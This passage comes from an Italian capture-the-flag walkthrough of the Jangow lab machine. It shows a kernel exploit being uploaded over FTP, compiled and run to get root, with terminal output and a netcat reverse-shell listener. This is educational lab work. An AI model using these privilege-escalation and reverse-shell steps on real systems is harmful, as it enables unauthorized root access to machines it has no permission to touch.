
Risultati


- Conferma che la reverse shell sia funzionante.

Fase 7: Escalation dei Privilegi

1.Creazione exploit

Una volta trovato il codice .c da usare come exploit, viene salvato sulla macchina attaccante.





2.Upload del exploit

Viene caricato l'exploit sulla macchina vittima con put 01.c.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPd 3.0.3)
Name (192.168.50.158:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> cd ..
250 Directory successfully changed.
```

```
ftp> cd home
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||31957|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||32966|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-------    1 1000     1000          200 Oct 31  2021 .bash_history
-rw-r--r--    1 1000     1000          220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jun 10  2021 .bashrc
drwx------    2 1000     1000         4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000     1000         4096 Jun 10  2021 .nano
-rw-r--r--    1 1000     1000          655 Jun 10  2021 .profile
-rw-r--r--    1 1000     1000            0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> put 01.c
local: 01.c remote: 01.c
229 Entering Extended Passive Mode (|||23065|)
150 Ok to send data.
100% |**********************************************************************************************************************************************************************************| 13235       62.17 MiB/s    00:00 ETA
226 Transfer complete.
13235 bytes sent in 00:00 (3.88 MiB/s)
ftp> ls -la
ftp: No control connection for command
421 Timeout.
ftp> exit
```

3.Preparazione

Compilare il file caricato per renderlo eseguibile con il comando gcc 01.c -o shell

```
jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls -al
ls -al
total 52
drwxr-xr-x 4 jangow01 desafio02  4096 Jan  8 14:30 .
drwxr-xr-x 3 root     root       4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02 13235 Jan  8 14:30 01.c
-rw------- 1 jangow01 desafio02   200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02  4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
jangow01@jangow01:~$ gcc 01.c -o shell
gcc 01.c -o shell
jangow01@jangow01:~$ ls -al
ls -al
total 72
drwxr-xr-x 4 jangow01 desafio02  4096 Jan  8 15:40 .
drwxr-xr-x 3 root     root       4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02 13235 Jan  8 14:30 01.c
-rw------- 1 jangow01 desafio02   200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02  4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rwxr-xr-x 1 jangow01 desafio02 18432 Jan  8 15:40 shell
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
```

4. Eseguire l'exploit

Viene eseguito l'exploit con il comando ./shell

```
jangow01@jangow01:~$ ./shell
./shell
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003592c700
[*] Leaking sock struct from ffff88003bf8b2c0
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003ae21cc0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003ae21cc0
[*] credentials patched, launching shell ...
# whoami
whoami
root
```

5. Flag

Cattura della Flag.

```
# cd /root
cd /root
# pwd
pwd
/root
# ls -al
ls -al
total 36
drwx------  4 root root 4096 Out 31  2021 .
drwxr-xr-x 24 root root 4096 Jun 10  2021 ..
-rw-------  1 root root 3958 Nov  3  2021 .bash_history
-rw-r--r--  1 root root 3106 Out 22  2015 .bashrc
drwx------  2 root root 4096 Out 31  2021 .cache
drwxr-xr-x  2 root root 4096 Jun 10  2021 .nano
-rw-r--r--  1 root root  148 Ago 17  2015 .profile
-rw-r--r--  1 root root 2439 Out 31  2021 proof.txt
-rw-r--r--  1 root root  211 Jun 10  2021 .wget-hsts
# cat proof.txt
cat proof.txt
                      @@@&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@@&#    #@@@@@@@@@&(.     /&@@@@@@@@@@@
                      @  @@@@@@@@@@&( .@@@@@@@@@&%####(((/##&@@@@&    .&@@@@@@
                      @  @@@@@@@@  @@@@@@@&@@@@@@&%######%&@*    ./@@*    &@@
                      @  @@@@@@* (@@@@@@@@@@#/.                  .*@.  .#&.    &@@@@&&
                      @  @@@, /@@@@@@@@@#,                          .@.  ,&,    @@&&
                      @  @&  @@@@@@@@@#.          @@@,@@@/            %.  #,   %@&
                      @@@#  @@@@@@@@@/          .@@@@@@@@@@             *  .,    @@
                      @@&  @@@@@@@@*           @@@@@@@@@@@              ,       @
                      @&  .@@@@@@@@(       @@@@@@@@@@@@@@@@@@@@@@@@@@         *.       &@
                     @@/  *@@@@@@@@/           @@@@@@@@@@@@#                      @@
                     @@   .@@@@@@@@/          @@@@@@@@@@@@@@                @#      @@
                     @@    @@@@@@@@@.          @@@@@@@@@@@@                 @@(      @@
                      @&   .@@@@@@@@@.          , @@@@@@@@ *              .@@@*(     .@
                      @@    ,@@@@@@@@@,   @@@@@@@@@&*%@@@@@@@@@@,     @@@@@@(%&*    &@
                      @@&     @@@@@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@@@*@@/    &@
                      @ @&     ,@@@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@@@%*    &@
                      @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*     &@&
                      @  @@@&        ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/      &@@&&
                      @  @@@@@@.         *%@@@@@@@@@@@@@@@@@@@@@@&#/.       &@@@@&&
                      @  @@@@@@@@&              JANGOW                &@@@@
                      @  &&&&&&&&&@@@@&     @@(&@ @. %.@ @@%@     &@@@@&&&&
                                  &&&@@@@@&%       &/    (&&@@@&&&
                                    ((((((((((((((((((((((((((((((((

da39a3ee5e6b4b0d3255bfef95601890afd80709
# exit
exit
jangow01@jangow01:~$ ^Z
zsh: suspended  nc -lvnp 443
```

Risultati

- Accesso root ottenuto con successo.
- File proof.txt nella directory /root verificato.

Conclusione

Questa guida dimostra come un attaccante potrebbe sfruttare vulnerabilità presenti in un sistema per ottenere accesso non autorizzato.